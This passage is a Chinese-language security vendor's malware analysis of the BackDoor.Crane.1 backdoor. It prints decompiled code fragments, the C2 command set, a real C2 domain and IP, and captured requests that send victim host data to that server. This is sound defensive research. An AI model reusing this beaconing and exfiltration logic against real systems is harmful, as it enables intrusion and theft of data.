

BackDoor.Crane.1

通过连接远程服务器下载并执行恶意代码

实施文件上传 配置文件更新

命令执行等操作

获取受害者计算机文件列表并窃取文件

Crane 恶意代码样本 技术分析与防护方案

 NSFOCUS

2016 年 11 月 25 日

关于绿盟科技

北京神州绿盟信息安全科技股份有限公司（简称绿盟科技）成立于 2000 年 4 月，总部位于北京。在国内外设有 30 多个分支机构，为政府、运营商、金融、能源、互联网以及教育、医疗等行业用户，提供具有核心竞争力的安全产品及解决方案，帮助客户实现业务的安全顺畅运行。

基于多年的安全攻防研究，绿盟科技在网络及终端安全、互联网基础安全、合规及安全管理等领域，为客户提供入侵检测 / 防护、抗拒绝服务攻击、远程安全评估以及 Web 安全防护等产品以及专业安全服务。

北京神州绿盟信息安全科技股份有限公司于 2014 年 1 月 29 日起在深圳证券交易所创业板上市交易，股票简称：绿盟科技，股票代码：300369。

如需了解更多，请联系：



特别声明

为避免客户数据泄露，所有数据在进行分析前都已经匿名化处理，不会在中间环节出现泄露，任何与客户有关的具体信息，均不会出现在本报告中。

版权声明

本文中出现的任何文字叙述、文档格式、插图、照片、方法、过程等内容，除另有特别注明，版权均属绿盟科技所有，受到有关产权及版权法保护。任何个人、机构未经绿盟科技的书面授权许可，不得以任何方式复制或引用本文的任何片断。



目录

事件综述	1
传播途径	1
样本分析	2
文件结构	2
主要功能	2
网络行为	13
持续攻击的方法	15
杀软对抗	15
攻击定位	16
绿盟科技 TAC 检测结果	17
检测方法	17
绿盟科技检测服务	17
绿盟科技木马专杀解决方案	17
总结	18

图表索引

图 1 部分传播途径	1
表 1 样本文件列表	2
表 2 命令功能列表	3
图 2 执行流程概要图	3
图 3 反调试 (使用 IsDebuggerPresent 查看是否调试, 并设置异常处理函数)	3
图 4 创建窗口	4
图 5 以隐藏形式显示窗口	4
图 6 使用时间及随机数生成 botID	5
图 7 创建文件 (%AllUsersProfile%\yandex_service\config.json)	5
图 8 创建放置恶意功能模块的目录	6
图 9 在当前目录的恶意功能模块目录中查找相关模块	6
图 10 查找并安装模块	7
图 11 生成 json 文件的部分选项	8
图 12 获取计算机主机信息 (计算机名、用户名、网络信息、进程信息等)	9
图 13 生成的 json 格式配置文件 (config.json)	10
图 14 构造注册包发送数据	10
图 15 构造第二次发送的请求 URL	10
图 16 第二次发送的请求数据	11
图 17 网络连接	11
图 18 根据 C&C 服务器返回数据处理	12
图 19 网络连接域名	13
图 20 DNS 解析及 C&C 通信部分数据	13
图 21 注册包通信数据 (发送本机信息给主控端)	14
图 22 发送的请求 URL	15
图 23 攻击定位	16
图 24 TAC 检测结果	17

事件综述

2016 年 11 月出现了一个针对俄罗斯工业部门的恶意代码 Crane。该 Windows 木马被安全公司命名为 BackDoor.Crane.1。其主要功能包括获取受害者计算机内的文件列表并窃取文件；通过连接远程服务器下载并执行恶意代码；实施文件上传、配置文件更新、命令执行等操作。

传播途径

该样本可以通过垃圾邮件、网站挂马、伪装正常软件诱导下载、即时通讯工具文件传输等多种途径传播。




图 1 部分传播途径



样本分析

文件结构

从分析结果来看，文件可以通过下载多个恶意模块成为复合文件，目前拿到的样本为主功能执行文件，不包含其他恶意模块。

具体的文件列表如下：

表 1 样本文件列表

文件名	文件大小	功能简介
bot.exe	329.5KB (337408 bytes)	主样本文件，执行生成文件、连接网络等主要功能
config.json		生成文件，其所在目录为：%AllUsersProfile%\yandex_service\，内容是本机的信息以及连接远程主机的配置信息
modules/ *Modules.dll		执行恶意功能的相关模块（在当前分析环境下，此项无；通过分析主样本文件，可知其为远程下载文件）

主要功能

样本可在 Windows XP、Windows Vista、Windows 7、Windows 8 等多个操作系统下运行，通过与远程 C&C 服务器通信完成恶意行为。具体功能如下：

1. 建文件：%AllUsersProfile%\yandex_service\config.json(其中 win7 环境下，路径为 C:\ProgramData\yandex_service\connfig.json)；
2. 网络行为(执行恶意命令功能)：可以使用 ftp 和 http 协议，连接域名 digi-serv.be (78.46.215.122)，并通过连接此服务器，下载并执行恶意模块代码；同时还可以通过该服务器接收攻击者的指令，从而执行模块安装、更新 URL、更新配置文件、命令执行等功能。涉及到的命令及相关功能如表 2 所示；
3. 显示文件列表和上传本地文件（通过网络通信命令发送实现）：成功连接远程 C&C 主控端后，能够通过发送命令的方式显示受害者计算机的文件列表信息，并上传指定的文件；
4. 下载文件（通过网络通信命令发送实现）：成功连接远程 C&C 主控端后，能够通过发送命令的方式下载主控端上的脚本文件和恶意模块文件，下载成功后将安装相关的恶意模块并执行或者直接执行所下载的恶意脚本文件。

表 2 命令功能列表

命令	功能
upload	通过 ftp 协议上传文件
filelisting	获取文件列表并发送给远程的 CC 服务器
download	从指定链接下载文件并保存在指定的文件夹
setupmodule	安装模块
uploadtoadmin	通过 http 协议上传文件
update	更新 url
updateConf	更新配置文件 (config.json 里的项)
cmd	使用命令提示符执行命令

样本的恶意功能都通过网络通信过程中的命令发送和接收实现，样本执行过程如下图所示：




图 2 执行流程概要图

以下为具体的分析过程：

```

0014F4E4 73D5B717 |CALL to IsDebuggerPresent from uxtheme.73D5B711
0026FE48 009D5809 |CALL to SetUnhandledExceptionFilter from 6bd51f44.009D5803
0026FE4C 009D8B26 |pTopLevelFilter = 6bd51f44.009D8B26
  
```

图 3 反调试（使用 IsDebuggerPresent 查看是否调试，并设置异常处理函数）

```

011DE9C0 - 6A 00      push 0x0
011DE9C2 - 57         push edi
011DE9C3 - 6A 00      push 0x0
011DE9C5 - 6A 00      push 0x0
011DE9C7 - 6A 00      push 0x0
011DE9C9 - 68 00000080 push 0x80000000
011DE9CE - 6A 00      push 0x0
011DE9D0 - 68 00000080 push 0x80000000
011DE9D5 - 68 0000CF00 push 0xCF0000
011DE9DA - 68 B06C2101 push 6d.01216CB0
011DE9DF - 68 186D2101 push 6d.01216D18
011DE9E4 - 6A 00      push 0x0
011DE9E6 - 893D 146D210 mov dword ptr ds:[0x1216D14],edi
011DE9EC - FF15 9C71200 call dword ptr ds:[<&USER32.CreateWindowExA]
011DE9F2 - 8BF0      mov esi,eax
011DE9F4 - 85F6      test esi,esi
011DE9F6 - 0F84 AB000000 jg 6d.011DEAA7
011DE9FC - 53         push ebx
011DE9FD - 6A 00      push 0x0
011DE9FF - 56         push esi
011DEA00 - FF15 9071200 call dword ptr ds:[<&USER32.ShowWindow]
011DEA06 - 56         push esi
011DEA07 - FF15 9871200 call dword ptr ds:[<&USER32.UpdateWindow]
011DEA0D - 6A 6D      push 0x6D
011DEA0F - 57         push edi
eax=001DC1E4
esi=778B66A7 (user32.LoadStringA)
001BF7FC 011DE9F2 -CALL 到 CreateWindowExA 来自 6d.011DE9EC
001BF800 00000000 ExtStyle = 0
001BF804 01216D18 Class = "BOT2"
001BF808 01216CB0 WindowName = "Bot"
001BF80C 00CF0000 Style = WS_OVERLAPPED|WS_MINIMIZEBOX|WS_MAXIMIZEBOX|WS_SYSTEMMENU|WS_THICKFRAME|WS_CAPTION
001BF810 80000000 X = 80000000 (-2147483648.)
001BF814 00000000 Y = 0x0
001BF818 80000000 Width = 80000000 (-2147483648.)
001BF81C 00000000 Height = 0x0
001BF820 00000000 hParent = NULL
001BF824 00000000 hMenu = NULL
001BF828 011D0000 hInst = 011D0000
001BF82C 00000000 lParam = NULL
    
```

图 4 创建窗口

```

011DE9C2 - 57         push edi
011DE9C3 - 6A 00      push 0x0
011DE9C5 - 6A 00      push 0x0
011DE9C7 - 6A 00      push 0x0
011DE9C9 - 68 00000080 push 0x80000000
011DE9CE - 6A 00      push 0x0
011DE9D0 - 68 00000080 push 0x80000000
011DE9D5 - 68 0000CF00 push 0xCF0000
011DE9DA - 68 B06C2101 push 6d.01216CB0
011DE9DF - 68 186D2101 push 6d.01216D18
011DE9E4 - 6A 00      push 0x0
011DE9E6 - 893D 146D210 mov dword ptr ds:[0x1216D14],edi
011DE9EC - FF15 9C71200 call dword ptr ds:[<&USER32.CreateWindowExA]
011DE9F2 - 8BF0      mov esi,eax
011DE9F4 - 85F6      test esi,esi
011DE9F6 - 0F84 AB000000 jg 6d.011DEAA7
011DE9FC - 53         push ebx
011DE9FD - 6A 00      push 0x0
011DE9FF - 56         push esi
011DEA00 - FF15 9071200 call dword ptr ds:[<&USER32.ShowWindow]
011DEA06 - 56         push esi
011DEA07 - FF15 9871200 call dword ptr ds:[<&USER32.UpdateWindow]
011DEA0D - 6A 6D      push 0x6D
011DEA0F - 57         push edi
011DEA10 - FF15 8071200 call dword ptr ds:[<&USER32.LoadAccelerators]
esi=001100DE
001BF820 011DEA06 -CALL 到 ShowWindow 来自 6d.011DEA00
001BF824 001100DE hWnd = 001100DE ('Bot',class='BOT2')
001BF828 00000000 ShowState = SW_HIDE 隐藏窗口
001BF82C 00000000
    
```

图 5 以隐藏形式显示窗口



```
int __thiscall generateID_4095B0(int this)
{
    int v1; // edi@1
    unsigned int v2; // eax@1
    signed int v3; // esi@1
    int v4; // eax@3
    size_t v5; // ecx@4
    char DstBuf; // [sp+20h] [bp-10h]@3

    v1 = this;
    v2 = _time64(0);
    srand(v2);
    v3 = 0x7FFF;
    do
    {
        rand();
        --v3;
    }
    while ( v3 );
    v4 = rand();
    sub_40D60(&DstBuf, "%08X", (unsigned int)(signed __int64)((double)v4 / 32767.0 * 2147483647.5 + 2147483647.5));
    *(_DWORD *)(v1 + 20) = 15;
    *(_DWORD *)(v1 + 16) = 0;
    *(_BYTE *)v1 = 0;
    if ( DstBuf )
        v5 = strlen(&DstBuf);
    else
        v5 = 0;
    sub_404200(v1, &DstBuf, v5);
    return v1;
}
```

图 6 使用时间及随机数生成 botID

```
v50 = "\\yandex_service"; 创建文件的文件目录
v49 = 15;
v48 = 0;
v44 = 0;
sub_404200((int)&v44, "ALLUSERSPROFILE", 0xFu);
v2 = sub_401B70(*(LPCSTR *)&v44, v45, v46, (int)v47, v48, v49);
v113 = 0;
sub_404DC0(&pszPath, v2, (void *)v50);
LOBYTE(v113) = 2;
if ( v86 >= 0x10 )
    j__free(v84);
v86 = 15;
v85 = 0;
LOBYTE(v84) = 0;
v3 = sub_404F10(&v98, (int)&pszPath, "\\");
LOBYTE(v113) = 3;
sub_404DC0(&lpFileName, (int)v3, "connfig.json"); 创建文件的文件名
LOBYTE(v113) = 5; |
if ( v100 >= 0x10 )
    j__free(v98);
v4 = (const CHAR *)&pszPath;
if ( v97 >= 0x10 )
    v4 = pszPath;
v100 = 15;
v99 = 0;
LOBYTE(v98) = 0;
SHCreateDirectoryExA(0, v4, 0);
v50 = 0;
v49 = 128;
v48 = 3;
v47 = 0;
v46 = 3;
v5 = (const CHAR *)&lpFileName;
if ( v95 >= 0x10 )
    v5 = lpFileName;
v6 = CreateFileA(v5, 0xC0000000, v46, v47, v48, v49, (HANDLE)v50); 创建文件
```

图 7 创建文件 (%AllUsersProfile%\yandex_service\config.json)

```

sub_404DC0(&pszPath, v2, "\\modules");
LOBYTE(v90) = 4;
if ( v71 >= 0x10 )
    j_free(v68);
v3 = (const CHAR *)&pszPath;
if ( v85 >= 0x10 )
    v3 = pszPath;
v71 = 15;
v70 = 0;
LOBYTE(v68) = 0;
SHCreateDirectoryExA(0, v3, 0);
v4 = _time64(0);
v5 = sub_401A30(v4, SHIDWORD(v4));
LOBYTE(v90) = 5;
sub_404F10(&v75, (int)&pszPath, "\\");
LOBYTE(v90) = 6;
v6 = sub_404E60(&v72, v5);
LOBYTE(v90) = 7;
sub_404DC0(&lpFileName, v6, ".dll");

```

图 8 创建放置恶意功能模块的目录

0110B429	-	8D45 C0	lea eax,[local.16]
0110B42C	-	50	push eax
0110B42D	-	C745 FC 0000	mov [local.1],0x0
0110B434	-	E8 8799FFFF	call 6d.01104DC0
0110B439	-	83C4 0C	add esp,0xC
0110B43C	-	C645 FC 02	mov byte ptr ss:[ebp-0x4],0x2
0110B440	-	837D EC 10	cmp [local.5],0x10
0110B444	-	72 0B	jb short 6d.0110B451
0110B446	-	FF75 D8	push [local.10]
0110B449	-	E8 42630000	call 6d.011E1790
0110B44E	-	83C4 04	add esp,0x4
0110B451	>	837D D4 10	cmp [local.11],0x10
0110B455	-	8D8D 80FEFF	lea ecx,[local.96]
0110B45B	-	8D45 C0	lea eax,[local.16]
0110B45E	-	0F4345 C0	cmovnb eax,[local.16]
0110B462	-	51	push ecx
0110B463	-	50	push eax
0110B464	-	C745 EC 0F00	mov [local.5],0xF
0110B46B	-	C745 E8 0000	mov [local.6],0x0
0110B472	-	C645 D8 00	mov byte ptr ss:[ebp-0x28],0x0
0110B476	-	FF15 4070200	call dword ptr ds:[<&ERENEL32.FindFirstFileA>]

ppFindFileData = 001BF50C
 FileName = "C:\Users\...\Desktop\modules*Module.dll"

FindFirstFileA

图 9 在当前目录的恶意功能模块目录中查找相关模块



```
sub_404DC0(&lpFileName, v1, "\\modules\\*Module.dll");
LOBYTE(v18) = 2;
if ( v17 >= 0x10 )
    j__free(v15);
v2 = (const CHAR *)&lpFileName;
if ( v14 >= 0x10 )
    v2 = lpFileName;
v17 = 15;
v16 = 0;
LOBYTE(v15) = 0;
v3 = FindFirstFileA(v2, &FindFileData); 查找模块
if ( v3 != (HANDLE)-1 )
{
    do
    {
        v10 = 15;
        v9 = 0;
        v5 = 0;
        if ( FindFileData.cFileName[0] )
            v4 = strlen(FindFileData.cFileName);
        else
            v4 = 0;
        sub_404200((int)&v5, FindFileData.cFileName, v4); 安装模块
        installModule1_40B520(*(void **)&v5, v6, v7, v8, v9, v10);
    }
    while ( FindNextFileA(v3, &FindFileData) );
}
```

图 10 查找并安装模块



```
sub_42C370("/Digital/prosium.php");
LOBYTE(v57) = 3;
v5 = (void *)sub_42CA00("script_name");
LOBYTE(v57) = 0;
sub_42C6D0(v5, (char)v23, v24, v25, v26, v27, (int)v28);
v45 = &v23;
sub_42C2F0(60);
LOBYTE(v57) = 4;
v6 = (void *)sub_42CA00("frequency");
LOBYTE(v57) = 0;
sub_42C6D0(v6, (char)v23, v24, v25, v26, v27, (int)v28);
sub_42C3B0(7);
LOBYTE(v57) = 5;
v45 = &v23;
sub_42C2F0(0);
LOBYTE(v57) = 6;
v7 = (void *)sub_42CA00("protocol");
LOBYTE(v57) = 5;
sub_42C6D0(v7, (char)v23, v24, v25, v26, v27, (int)v28);
v45 = &v23;
sub_42C370(byte_43E260);
LOBYTE(v57) = 7;
v8 = (void *)sub_42CA00("host");
LOBYTE(v57) = 5;
sub_42C6D0(v8, (char)v23, v24, v25, v26, v27, (int)v28);
v45 = &v23;
sub_42C2F0(0);
LOBYTE(v57) = 8;
v9 = (void *)sub_42CA00("port");
LOBYTE(v57) = 5;
sub_42C6D0(v9, (char)v23, v24, v25, v26, v27, (int)v28);
v45 = &v23;
sub_42C370(byte_43E260);
LOBYTE(v57) = 9;
v10 = (void *)sub_42CA00("user");
LOBYTE(v57) = 5;
sub_42C6D0(v10, (char)v23, v24, v25, v26, v27, (int)v28);
v45 = &v23;
sub_42C370(byte_43E260);
LOBYTE(v57) = 10;
v11 = (void *)sub_42CA00("pass");
```

图 11 生成 json 文件的部分选项



```
v25 = (void *)GetComputerName_402530((int)&v110);
LOBYTE(v113) = 20;
v77 = &v61;
getValue_42C2A0((int)&v61, v25);
LOBYTE(v113) = 21;
v26 = (void *)sub_42CA00(&v73, "computer_name");
LOBYTE(v113) = 20;
string_42C6D0(v26, (char)v61, v62, v63, v64, v65, (int)v
LOBYTE(v113) = 5;
if ( v112 >= 0x10 )
    j__free(v110);
v27 = (void *)GetUserName_4025C0((int)&v110);
LOBYTE(v113) = 22;
v77 = &v61;
getValue_42C2A0((int)&v61, v27);
LOBYTE(v113) = 23;
v28 = (void *)sub_42CA00(&v73, "user_name");
LOBYTE(v113) = 22;
string_42C6D0(v28, (char)v61, v62, v63, v64, v65, (int)v
LOBYTE(v113) = 5;
if ( v112 >= 0x10 )
    j__free(v110);
sub_402650(&v71);
LOBYTE(v113) = 24;
sub_42C3B0((int)&v99, 6);
LOBYTE(v113) = 25;
v29 = v71;
for ( j = v72; v29 != j; v29 = (char *)v29 + 24 )
{
    v31 = getValue_42C2A0((int)&v110, v29);
    LOBYTE(v113) = 26;
    sub_42D140(v31);
    LOBYTE(v113) = 25;
    sub_42C650((int)&v110);
}
v77 = &v61;
sub_42C120((int)&v61, (int)&v99);
LOBYTE(v113) = 27;
```

图 12 获取计算机主机信息（计算机名、用户名、网络信息、进程信息等）

```

{
  "frequency" : 60,
  "id" : "EBE2D7C4",
  "proxy" :
  {
    "host" : "",
    "pass" : "",
    "port" : 0,
    "protocol" : 0,
    "user" : ""
  },
  "script_name" : "/Digital/prosium.php",
  "servers" :
  [
    {
      "host" : "digi-serv.be",
      "port" : 80,
      "useSSL" : false
    }
  ]
}

```

图 13 生成的 json 格式配置文件 (config.json)

011D5AFF	> 33C9	xor ecx,ecx	
011D5B01	> 51	push ecx	
011D5B02	- 52	push edx	
011D5B03	- 6A FF	push -0x1	
011D5B05	- FF76 18	push dword ptr ds:[esi+0x18]	
011D5B08	- 50	push eax	
011D5B09	- FF15 EC71200	call dword ptr ds:[<&WININET.HttpSe	wininet.HttpSendRequestA
011D5B0F	- 85C0	test eax, eax	
011D5B11	- 0F85 4FFFFFFF	jmp 6d.011D5A66	
011D5B17	- FF15 3C70200	call dword ptr ds:[<&KERNEL32.GetLa	GetLastError
011D5B1D	- 8946 0C	mov dword ptr ds:[esi+0x0C],eax	
011D5B20	- 8B46 08	mov eax,dword ptr ds:[esi+0x8]	
011D5B23	- 85C0	test eax, eax	
011D5B25	- 74 03	je short 6d.011D5B2A	
eax=00C000C			

地址	HEX 数据	ASCII	001BF31C	011D5B0F	返回到 6d.011D5B0F 来自 wininet.HttpSendRequestA
0029C9C0	7B 22 61 63	74 69 6F 6E	22 3A 22 61	75 74 68 22	{ "action": "auth"
0029CAD0	2C 22 63 6F	6E 74 72 6F	6C 6C 65 72	22 3A 22 61	,"controller": "a
0029CAE0	70 69 22 2C	22 64 61 74	61 22 3A 22	7B 5C 22 63	pi", "data": "{\c
0029CAF0	6F 6D 70 75	74 65 72 5F	6E 61 6D 65	5C 22 3A 5C	omputer_name": \
0029CB00	22 57 49 4E	2D 34 54 36	50 41 45 4A	33 47 31 36	"WIN-416PAEJ3G16
0029CB10	5C 22 2C 5C	22 66 72 65	71 75 65 6E	63 79 5C 22	","\frequency\
0029CB20	3A 36 30 2C	5C 22 69 64	5C 22 3A 5C	22 42 45 35	:60,"id": "BE5
0029CB30	44 37 43 42	41 5C 22 2C	5C 22 6E 65	74 77 6F 72	D7CB0", "\networ
0029CB40	6B 5F 69 6E	74 65 72 66	61 63 65 73	5C 22 3A 5B	k interfaces": [
0029CB50	5C 22 31 39	32 2E 31 36	38 2E 31 37	33 2E 31 35	"192.168.173.15
0029CB60	32 5C 22 5D	2C 5C 22 70	72 6F 68 65	73 73 65 73	","\processes

图 14 构造注册包发送数据

```

mov ax, word ptr [ebp+arg_18]
mov [esi+18h], ax
mov al, byte ptr [ebp+arg_18+2]
mov ecx, ebx
mov [esi+1Ah], al
call keyString 4089D0
push offset a?controllerApi ; "?controller=api&action=commands&id="
lea edx, [ebx+18h]
lea ecx, [ebp+var_44] ; void *
call sub_404F10
sub esp, 14h
mov byte ptr [ebp+var_4], 1
mov ecx, esp ; void *
mov [ebp+var_4C], esp
push ebx ; int
mov edx, eax
call sub_405000

```

图 15 构造第二次发送的请求 URL

地址	HEX 数据	ASCII	001BF164	779A3FD5	CALL 到 [send] 来自 wininet.779A3FCF
00320EE0	47 45 54 20 2F 44 69 67 69 74 61 6C 2F 70 72 6F	GET /Digital/pro	001BF168	000003A4	Socket = 0x3A4
00320EF0	73 69 75 6D 2E 70 68 70 3F 63 6F 6E 74 72 6F 6C	sium.php?control	001BF16C	00320EE0	Data = 00320EE0
00320F00	6C 65 72 3D 61 70 69 26 61 63 74 69 6F 6E 3D 63	ler=api&action=c	001BF170	000000A7	DataSize = A7 (167.)
00320F10	6F 6D 6D 61 6E 64 73 26 69 64 3D 42 45 35 44 37	ommands&id=BE5D7	001BF174	00000000	Flags = 0
00320F20	43 42 41 20 48 54 54 50 2F 31 2E 31 00 0A 41 63	CBA HTTP/1.1.Ac	001BF178	00000000	
00320F30	63 65 70 74 3A 20 2A 2F 2A 00 0A 55 73 65 72 2D	cept: /*.User-	001BF17C	00314928	
00320F40	41 67 65 6E 74 3A 20 52 53 44 4E 20 48 54 54 50	Agent: RSDN HTTP	001BF180	0028D538	
00320F50	20 52 65 61 64 65 72 00 0A 48 6F 73 74 3A 20 64	Reader..Host: d	001BF184	001BF170	UNICODE "§"
00320F60	69 67 69 2D 73 65 72 76 2E 62 65 00 0A 48 6F 6E	igi-serv.be.Con	001BF188	00000000	
00320F70	6E 65 63 74 69 6F 6E 3A 20 48 65 65 70 2D 41 6C	nection: Keep-Al	001BF18C	001BF5CC	
00320F80	69 76 65 0D 0A 0D 0A 00 3F DB 59 10 78 8D 00 00	ive....?x?	001BF190	-001BF1AC	

图 16 第二次发送的请求数据

```

*((_DWORD *)u6 + 1) = InternetConnectA(*(HINTERNET *)u6, u8, *((_WORD *)u6 + 9), 0, 0, 3u, 0, 1u);
}
u7 = *((_DWORD *)u6 + 1) == 0;
LABEL_7:
if ( u7 )
{
*((_DWORD *)u6 + 3) = GetLastError();
LABEL_9:
u9 = *((_DWORD *)u6 + 2) != 0;
if ( !*((_DWORD *)u6 + 2) )
*((_DWORD *)u6 + 3) = GetLastError();
return u9;
}
if ( *((_DWORD *)u6 + 2) )
InternetCloseHandle(*(HINTERNET *)u6 + 2));
u11 = 0;
if ( *((_BYTE *)u6 + 16) )
u11 = 8392704;
*((_DWORD *)u6 + 2) = 0;
lpszAcceptTypes = "**/*";
u12 = (void *)*((_DWORD *)u6 + 1);
u16 = 0;
u13 = (CHAR *)HttpOpenRequestA(u12, lpszVerb, lpszObjectName, 0, 0, &lpszAcceptTypes, u11 | 0x400000, 1u);
lpszVerba = u13;
*((_DWORD *)u6 + 2) = u13;
if ( !u13 )
goto LABEL_9;
if ( lpOptional )
{
u14 = strlen((const char *)lpOptional);
u13 = (CHAR *)lpszVerba;
}
else
{
u14 = 0;
}
if ( HttpSendRequestA(u13, *((LPCSTR *)u6 + 6), 0xFFFFFFFF, lpOptional, u14) )
goto LABEL_9;
*((_DWORD *)u6 + 3) = GetLastError();
if ( *((_DWORD *)u6 + 2) )
InternetCloseHandle(*(HINTERNET *)u6 + 2));

```

图 17 网络连接



```

v58 = sub_401010(v56, "download", v57);
if ( v58 || v17 < 8 || (LOBYTE(v58) = v17 != 8, v58) )
{
    if ( sub_403610("uploadtoadmin") )
    {
        if ( sub_403610("setupmodule") )
        {
            if ( sub_403610("update") )
            {
                if ( !sub_403610("updateConf") )
                {
                    v70 = (void *)sub_42CA00(&v185, "command");
                    sub_42CA00(v70, "script_name");
                    v71 = (void *)sub_42D9C0((int)&v179);
                    v72 = v148;
                    sub_4034D0((void *)(v148 + 24), v71);
                    sub_401AB0(&v179);
                    v73 = (void *)sub_42CA00(&v185, "command");
                    sub_42CA00(v73, "frequency");
                    v74 = sub_42D9C0((int)&v179);
                    if ( *(_DWORD *) (v74 + 20) >= 0x10u )
                        v74 = *(_DWORD *)v74;
                    *(_DWORD *) (v72 + 48) = sub_41153D((char *)v
                    sub_401AB0(&v179);
                    v75 = (void *)sub_42CA00(&v185, "command");
                    v76 = sub_42CA00(v75, "proxy");
                    if ( !(unsigned __int8)sub_42DFC0(v76) )
                    {
                        v77 = (void *)sub_42CA00(&v185, "command")
                        v78 = sub_42CA00(v77, "proxy");
                        if ( (unsigned __int8)sub_42E870(v78) )
                        {
                            v79 = (void *)sub_42CA00(&v185, "command
                            v80 = (void *)sub_42CA00(v79, "proxy");

```

图 18 根据 C&C 服务器返回数据处理

网络行为

样本连接域名 digi-serv.be，成功向 C&C 主控端发送包含本机信息的注册包后，接着发送第二个请求信息包，请求下载相关的命令脚本从而执行命令，截至分析时，C&C 主控端无请求的返回信息。以下图片显示了发送注册包及请求的相关信息。

```
.rdata:0043E2F9 aIgiServ_be db 'igi-serv.be',0
.rdata:0043E305 align 4
```

图 19 网络连接域名

76	21.976663	192.168.173.152	192.168.173.2	DNS ... Standard query 0x1d59 A digi-serv.be	
77	22.072783	Vmware_ea:ca:e0	Broadcast	ARP ... Who has 192.168.173.132? Tell 192.168.173.2	DNS解析
78	22.341045	192.168.173.2	192.168.173.152	DNS ... Standard query response 0x1d59 A digi-serv.be A 78.46.215.122	
79	22.343002	192.168.173.152	78.46.215.122	TCP ... 49252->80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1	
80	22.596470	78.46.215.122	192.168.173.152	TCP ... 80->49252 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460	
81	22.596648	192.168.173.152	78.46.215.122	TCP ... 49252->80 [ACK] Seq=1 Ack=1 Win=64240 Len=0	
82	22.596809	192.168.173.152	78.46.215.122	TCP ... [TCP segment of a reassembled PDU]	
83	22.596864	78.46.215.122	192.168.173.152	TCP ... 80->49252 [ACK] Seq=1 Ack=172 Win=64240 Len=0	
84	22.596869	192.168.173.152	78.46.215.122	HTTP ... POST /Digital/prosium.php HTTP/1.1	
85	22.596887	78.46.215.122	192.168.173.152	TCP ... 80->49252 [ACK] Seq=1 Ack=1146 Win=64240 Len=0	
86	22.701923	192.168.173.152	192.168.173.2	NBNS ... Refresh NB WIN-4T6PAEJ3G16<00>	发送受害者主机信息
87	23.105718	78.46.215.122	192.168.173.152	HTTP ... HTTP/1.1 404 Not Found (text/html)	受害者主机与CC服务器通信数据
88	23.109235	192.168.173.152	78.46.215.122	HTTP ... GET /Digital/prosium.php?controller=api&action=commands&id=EBE2D7C4 HTTP/1.1	
89	23.109361	78.46.215.122	192.168.173.152	TCP ... 80->49252 [ACK] Seq=471 Ack=1313 Win=64240 Len=0	
90	23.110199	Vmware_ea:ca:e0	Broadcast	ARP ... Who has 192.168.173.132? Tell 192.168.173.2	
91	23.369181	78.46.215.122	192.168.173.152	HTTP ... HTTP/1.1 404 Not Found (text/html)	
92	23.468794	78.46.215.122	192.168.173.152	TCP ... [TCP Retransmission] 80->49252 [PSH, ACK] Seq=471 Ack=1313 Win=64240 Len=470	
93	23.468980	192.168.173.152	78.46.215.122	TCP ... 49252->80 [ACK] Seq=1313 Ack=941 Win=63300 Len=0	

图 20 DNS 解析及 C&C 通信部分数据



```

POST /Digital/prosium.php HTTP/1.1
Accept: */*
User-Agent: RSDN HTTP Reader
Host: digi-serv.be
Content-Length: 974
Connection: Keep-Alive
Cache-Control: no-cache

POST /Digital/prosium.php HTTP/1.1
Accept: */*
User-Agent: RSDN HTTP Reader
Host: digi-serv.be
Content-Length: 974
Connection: Keep-Alive
Cache-Control: no-cache

{"action":"auth","controller":"api","data":{"computer_name":"\\WIN-4T6PAEJ3G16\\","frequency":60,
"\\id":"\\EBE2D7C4\\","network_interfaces":["192.168.173.152"],"processes":["System",
"\\smss.exe","\\csrss.exe","\\wininit.exe","\\csrss.exe","\\winlogon.exe","\\services.exe",
"\\lsass.exe","\\lsm.exe","\\svchost.exe","\\vmacthlp.exe","\\svchost.exe","\\svchost.exe",
"\\svchost.exe","\\svchost.exe","\\svchost.exe","\\svchost.exe","\\spoolsv.exe","\\svchost.exe",
"\\dwm.exe","\\taskhost.exe","\\VGAuthService.exe","\\explorer.exe","\\vmtoolsd.exe","\\vmtoolsd.exe",
"\\msdtc.exe","\\svchost.exe","\\svchost.exe","\\010editorAS.exe","\\armsvc.exe",
